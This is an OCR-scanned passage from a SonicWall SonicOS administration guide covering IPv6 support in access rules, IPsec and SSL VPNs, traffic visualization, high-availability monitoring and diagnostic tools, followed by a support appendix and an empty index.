
IPv6 firewall access rules can be configured in the same manner as IPv4 access rules by choosing IPv6 address objects instead of IPv4 address objects. On the **Firewall > Access Rules** page, the **View IP Version** radio button has three options: **IPv4 only**, **IPv6 only**, or **IPv4 and IPv6**.



When adding an IPv6 access rule, the source and destination can only be IPv6 address objects.

IPv6 IPsec VPN Configuration


IPsec VPNs can be configured for IPv6 in a similar manner to IPv4 VPNs after selecting the **IPv6** option in the **View IP Version** radio button at the top left of the **VPN > Settings** page.



There are certain VPN features that are currently not supported for IPv6, including:

- IKEv2 is supported, while IKE is currently not supported
- GroupVPN is not supported
- DHCP Over VPN is not supported.

When configuring an IPv6 VPN policy, on the **General** tab the gateways must be configured using IPv6 addresses. FQDN is not supported. When configuring IKE authentication, IPV6 addresses can be used for the local and peer IKE IDs.



NOTE: DHCP Over VPN and L2TP Server are not supported for IPv6.

On the **Network** tab of the VPN policy, IPV6 address objects (or address groups that contain only IPv6 address objects) must be selected for the **Local Network** and **Remote Network**.

DHCP Over VPN is not supported, thus the DHCP options for protected network are not available.

The **Any address** option for **Local Networks** and the **Tunnel All** option for **Remote Networks** are removed. Select an all zero IPv6 Network address object could be selected for the same functionality and behavior.


On the **Proposals** tab, the configuration is identical for IPv6 and IPv4, except for the fact that IPv6 only support **IKEv2 mode**.

On the **Advanced** tab, only **Enable Keep Alive** and the **IKEv2 Settings** can be configured for IPv6 VPN policies.

NOTE: Because an interface may have multiple IPv6 address, sometimes the local address of the tunnel may vary periodically. If the user needs a consistent IP address, configure the VPN policy to be bound to an interface instead of Zone, and specify the address manually. The address must be one of IPv6 addresses for that interface.

SSL VPN Configuration for IPv6

SonicOS supports NetExtender connections for users with IPv6 addresses. On the **SSLVPN > Client Settings** page, first configure the traditional IPv6 IP address pool, and then configure an IPv6 IP Pool. Clients will be assigned two internal addresses: one IPv4 and one IPv6.



NOTE: IPv6 DNS/Wins Server are not supported

On the **SSLVPN > Client Routes** page, user can select a client routes from the drop-down list of all address objects including all the pre-defined IPv6 address objects.


NOTE: IPv6 FQDN is supported.

IPv6 Visualization


IPv6 Visualization for the App Flow Monitor and Real-Time Monitor is an extension of the IPv4 Visualization, providing real-time monitoring of interface/application rates and visibility of sessions in the management interface.

With the new visualization dashboard monitoring improvements for IPv6, administrators are able to respond more quickly to network security vulnerabilities and network bandwidth issues. Administrators can see what websites their employees are accessing, what applications and services are being used in their networks and to what extent, in order to police content transmitted in and out of their organizations.

The App Flow Monitor page has two new options for the View IP Version selection. These allow you to monitor IPv6 only or IPv4 and IPv6 traffic.



The Real-Time Monitor page has the same two new options under the Interface drop-down menu in the Applications and Bandwidth panels.



IPv6 Visualization Feature Limitations

Visualization for IPv6 has the following feature limitations:

- The IPv6 URL Rating is not supported, because CFS does not support all aspects of IPv6.
- IPv6 Country information is not supported.
- IPv6 External Reporting is not supported.


Configuring IPv6 Visualization

App Flow Monitor and Real-Time Monitor Visualization is configured the same in IPv6 and IPv4, select the View IP Version radio buttons to change the view/configuration. Refer to the Visualization Dashboard for more information on general configuration on Visualization.

IPv6 High Availability Monitoring

IPv6 High Availability (HA) Monitoring is implemented as an extension of HA Monitoring in IPv4. After configuring HA Monitoring for IPv6, both the primary and backup appliances can be managed from the IPv6 monitoring address, and IPv6 Probing is capable of detecting the network status of HA pairs.

IPv6 and IPv4 radio buttons display in the High Availability > Monitoring page, toggle between the two views for easy configuration of both IP versions:



Topics:

- IPv6 High Availability Monitoring Feature Limitations
- IPv6 High Availability Probing
- Configuring IPv6 High Availability Monitoring

IPv6 High Availability Monitoring Feature Limitations

The IPv6 HA Monitoring feature limitations are as follows:

- Physical/Link Monitoring property cannot be changed in the IPv6 HA Monitoring configuration page. Set the property in the IPv4 HA Monitoring configuration page.
- Override Virtual MAC property cannot be changed in IPv6 HA Monitoring configuration page. Set the property in the IPv4 HA Monitoring configuration page.
- HA Probing cannot be enabled on both IPv4 and IP{v6 at the same time. That is, if IPv4 probing is enabled, then IPv6 probing must be disabled, and vice versa.

IPv6 High Availability Probing

An ICMPv6 packet is periodically sent out from the primary and backup appliances to probe the IPv6 address, and the response from the probed IPv6 address is monitored. If the active appliance cannot reach the probed IPv6 address, but the idle appliance can, the backup appliance has a better network status and failover initiates.

In IPv6 HA Probing the IPv6 addresses, ICMPv6 echo requests, and ICMPv6 echo replies are used. The logic used to judge network status of the primary and backup appliance is the same for IPv4 and IPv6.

Configuring IPv6 High Availability Monitoring

The IPv6 HA Monitoring configuration page is inherited from IPv4, so the configuration procedures are almost identical. Just select the IPv6 radio button and refer to the About IPv6 for configuration details.

Consider the following when configuring IPv6 HA Monitoring:

- The **Physical/Link Monitoring** and **Virtual MAC** check boxes are greyed out because they are layer two properties. That is, the properties are used by both IPv4 and IPv6, so user has to configure them in the IPv4 monitoring page.
- The primary/backup IPv6 address must be in the same subnet of the interface, and it can not be same as the global IP and Link-Local-IP of the primary/backup appliance.
- If the primary/backup monitoring IP is set to (not ::), then they cannot be the same.

- If the **Management** check box is enabled, then primary/backup monitoring IP cannot be unspecified (that is, ::).
- If the probe check box is enabled, then the probe IP cannot be unspecified.

IPv6 Diagnostics and Monitoring


SonicOS provides a full compliment of diagnostic tools for IPv6, including the following:

- Packet Capture
- IPv6 Ping
- IPv6 DNS Lookup and Reverse Name Lookup

Packet Capture


Packet Capture fully supports IPv6.

IPv6 keywords can be used to filter the packet capture.



IPv6 Ping

The ping tool includes a new **Ping IPv6 network preferred** option.




When pinging a domain name, it uses the first IP address that is returned and shows the actual pinging address. If both an IPv4 and IPv6 address are returned, by default, the firewall pings the IPv4 address.

If the **Ping IPv6 network preferred** option is enabled, the firewall will ping the IPv6 address.

IPv6 DNS Lookup and Reverse Name Lookup

When performing IPv6 DNS Lookup or IPv6 Reverse Name Lookup, you must enter the DNS server address. Either an IPv6 or IPv4 address can be used.



D

SonicWall Support

Technical support is available to customers who have purchased SonicWall products with a valid maintenance contract and to customers who have trial versions.

The Support Portal provides self-help tools you can use to solve problems quickly and independently, 24 hours a day, 365 days a year. To access the Support Portal, go to https://support.sonicwall.com.

The Support Portal provides self-help tools you can use to solve problems quickly and independently, 24 hours a day, 365 days a year. In addition, the Support Portal provides direct access to product support engineers through an online Service Request system.

The Support Portal enables you to:

- View knowledge base articles and technical documentation
- Download software
- View video tutorials
- Collaborate with peers and experts in user forums
- Get licensing assistance
- Access MySonicWall
- Learn about SonicWall professional services
- Register for training and certification

To contact SonicWall Support, refer to https://support.sonicwall.com/contact-support.

To view the SonicWall End User Product Agreement (EUPA), see https://www.sonicwall.com/legal/eupa.aspx. Select the language based on your geographic location to see the EUPA that applies to your region.

Index

B

C

D

E

F

G

H

I

M

N

Q

R

S

T

U

V

W

Y

Z